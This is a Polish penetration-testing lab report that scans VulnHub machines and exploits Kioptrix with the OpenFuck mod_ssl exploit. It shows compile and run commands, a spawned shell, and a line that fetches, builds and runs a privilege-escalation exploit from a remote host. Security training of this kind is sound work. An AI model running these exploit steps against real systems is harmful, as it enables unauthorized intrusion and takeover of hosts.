Sprawozdanie z testów penetracyjnych

Michał Wawrzyńczak

Wstępne skanowanie hostów i sieci:

Pierwszym etapem było pobranie ze strony VulnHub i zainstalowanie 3 maszyn wirtualnych:


- Kioptrix 1 - https://www.vulnhub.com/entry/kioptrix-level-1-1,22/
- DC-1 - https://www.vulnhub.com/entry/dc-1,292/
- EVM: 1 - https://www.vulnhub.com/entry/evm-1,391/

Utworzyłem sieć wewnętrzną składającą się z tych 3 maszyn i hosta KaliLinux, a następnie przeprowadziłem kilka etapów skanowania wykorzystując różna narzędzia. Pierw wykorzystałem prosty skrypt aby określić jakie nowe adresy ip pojawiły się w sieci:

```
root@kali:~/Skrypty/PrzeszukiwanieSieci# ping: Do you want to ping broadcast? Th
en -b. If not, check your local firewall rules
bash ping_scan.sh
Node with IP: 192.168.12.8 is up.
Node with IP: 192.168.12.6 is up.
Node with IP: 192.168.12.2 is up.
```


```
root@kali:~/Skrypty/PrzeszukiwanieSieci# bash ping_scan.sh
Node with IP: 192.168.12.2 is up.
Node with IP: 192.168.12.8 is up.
Node with IP: 192.168.12.13 is up.
Node with IP: 192.168.12.12 is up.
Node with IP: 192.168.12.6 is up.
Node with IP: 192.168.12.14 is up.
```


Przeprowadziłem także skanowanie sieci, a także agresywne skanowanie nowych adresów IP przy użyciu nmapa:


root@kali:~/Skrypty/PrzeszukiwanieSieci# nmap -sn 192.168.12.1-255
Starting Nmap 7.80 (https://nmap.org) at 2020-01-13 12:59 EST
Nmap scan report for 192.168.12.2
Host is up (0.00029s latency).
MAC Address: 08:00:27:9D:86:CF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.6
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.12.12
"ping_scan.sh" selected (172 bytes)
Host is up (0.00037s latency).
MAC Address: 08:00:27:9A:36:BA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.13
Host is up (0.00030s latency).
MAC Address: 08:00:27:1D:1A:A5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.14
Host is up (0.00030s latency).
MAC Address: 08:00:27:71:54:25 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.8
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 28.05 seconds

```
root@kali:~/Skrypty/PrzeszukiwanieSieci# nmap -A 192.168.12.10-15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-13 13:00 EST
Nmap scan report for 192.168.12.12
Host is up (0.00037s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34690/udp   status
|   100024  1          46768/tcp6  status
|   100024  1          52220/udp6  status
|_  100024  1          56462/tcp   status
MAC Address: 08:00:27:9A:36:BA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.37 ms 192.168.12.12

Nmap scan report for 192.168.12.13
Host is up (0.00058s latency).
Not shown: 993 closed ports
PORT    STATE SERVICE     VERSION
```


Wszystkie 3 hosty przeskanowałem także przy użyciu narzędzi OpenVas i Nessus:







Pentest maszyny Kioptrix (192.168.12.14):

Pierwszą maszyną której próby się podjąłem był Kioptrix, zacząłem od ponownego przeskanowania hosta przy użyciu n mapa, oraz przejżałem wyniki skanowań z OpenVasa i Nessusa:


Zenmap
Scan Tools Profile Help
Target: 192.168.12.14
Profile:
Scan
Cancel
Command: nmap -sV -A 192.168.12.14
Hosts
Services
OS
Host
192.168.12.12
192.168.12.13
192.168.12.14
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -sV -A 192.168.12.14
Details
Starting Nmap 7.80 (https://nmap.org) at 2020-01-13 13:42 EST
Nmap scan report for 192.168.12.14
Host is up (0.00028s latency).
Not shown: 994 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2020-01-13T23:42:47+00:00; +4h59m17s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_64_WITH_MD5
| SSL2_RC4_128_WITH_MD5





Następnie przystąpiłem do sprawdzania kolejnych usług dostępnych na hoscie, sprawdzałem czy są dostępne exploity na działające wersje usług, podczas działań posłużyłem się wyszukiwarką google i znalazłem coś co wyglądało obiecująco: https://www.exploit-db.com/exploits/764

Sprawdziłem czy ten exploit dostępny jest w kali Linuxie:

```
root@kali:~/Desktop# searchsploit OpenFuck
------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflo | exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overf | exploits/unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overf | exploits/unix/remote/764.c
------------------------------------------------------------------------ ----------------------------
Shellcodes: No Result
root@kali:~/Desktop#
```

Przy próbie kompilacji wystąpił jednak problem, który ciężko mi było rozwiązać, skorzystałem więc z dobrodziejstw dzisiejszego świata i poszukałem rozwiązania w internecie (wymagane były drobne poprawki w exploicie).

```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/unix/remote/764.c OpenFuck
root@kali:~/Desktop# gcc -o OpenFuck OpenFuck.c -lcrypto
gcc: error: OpenFuck.c: No such file or directory
root@kali:~/Desktop# gcc -o OpenFuck OpenFuck.c -lcrypto
OpenFuck.c:651:2: error: unknown type name 'RC4_KEY'
  651 |  RC4_KEY* rc4_read_key;
      |  ^~~~~~
OpenFuck.c:652:2: error: unknown type name 'RC4_KEY'
  652 |  RC4_KEY* rc4_write_key;
      |  ^~~~~~
OpenFuck.c: In function 'read_ssl_packet':
OpenFuck.c:844:7: error: 'MD5_DIGEST_LENGTH' undeclared (first use in this function); did you mean 'SHA_DIGEST_LENGTH'?
  844 |   if (MD5_DIGEST_LENGTH + padding >= rec_len) {
      |       ^~~~~~~~~~~~~~~~
      |       SHA_DIGEST_LENGTH
OpenFuck.c:844:7: note: each undeclared identifier is reported only once for each function it appears in
OpenFuck.c:856:3: warning: implicit declaration of function 'RC4' [-Wimplicit-function-declaration]
  856 |   RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |   ^~~
OpenFuck.c: In function 'send_ssl_packet':
OpenFuck.c:882:2: error: unknown type name 'MD5_CTX'
  882 |  MD5_CTX ctx;
      |  ^~~~~~
OpenFuck.c:887:23: error: 'MD5_DIGEST_LENGTH' undeclared (first use in this function); did you mean 'SHA_DIGEST_LENGTH'?
  887 |   tot_len = rec_len + MD5_DIGEST_LENGTH; /* RC4 needs no padding */
      |                       ^~~~~~~~~~~~~~~~
      |                       SHA_DIGEST_LENGTH
```

Po drobnej modyfikacji udało mi się skompilować exploit

```
root@kali:~/Desktop# gcc -o OpenFuck OpenFuck.c -lcrypto
OpenFuck.c: In function 'get_server_hello':
OpenFuck.c:1011:26: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type [-Wincompatible-pointer-types]
 1011 |  ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
      |                          ^~
      |                          |
      |                          unsigned char **
In file included from /usr/include/openssl/objects.h:965,
                 from /usr/include/openssl/evp.h:94,
                 from /usr/include/openssl/x509.h:73,
                 from /usr/include/openssl/ssl.h:156,
                 from OpenFuck.c:20:
/usr/include/openssl/x509.h:823:1: note: expected 'const unsigned char **' but argument is of type 'unsigned char **'
  823 | DECLARE_ASN1_FUNCTIONS(X509)
      | ^~~~~~~~~~~~~~~~~~~~~~
root@kali:~/Desktop#
```

Następnie wybrałem porządany paramet exploita na określoną wersję usługi i uruchomiłem exploita


```
        0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
        0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
        0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
        0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
        0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
        0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
        0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
        0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
        0x6d - RedHat Linux 7.2 (apache-1.3.24)
        0x6e - RedHat Linux 7.2 (apache-1.3.26)
        0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
        0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
        0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
        0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
        0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
```

Udało mi się wejść do systemu jednak nie posiadałem uprawnień root'a:

```
root@kali:~/Desktop# ./OpenFuck 0x6b 192.168.12.14 -c 50

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304-
--20:59:28--  http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:80...
dl.packetstormsecurity.net: Host not found.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ whoami
whoami
apache
bash-2.05$
```


```
cd root
bash: cd: root: Permission denied
bash-2.05$
```

Podjąłem się więc próby uzyskania dostępu do konta roota, przeszukując exploity w mataspoloit natrafiłem na




```
Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   auxiliary/admin/sunrpc/solaris_kcms_readfile  2003-01-22       normal     No     Solaris KCMS + TTDB Arbitrary File Read
   1   auxiliary/dos/smtp/sendmail_prescan           2003-09-17       normal     No     Sendmail SMTP Address prescan Memory Corruption
   2   auxiliary/scanner/acpp/login                                   normal     No     Apple Airport ACPP Authentication Scanner
   3   auxiliary/scanner/ssh/ssh_enumusers                            normal     No     SSH Username Enumeration
   4   exploit/freebsd/samba/trans2open              2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
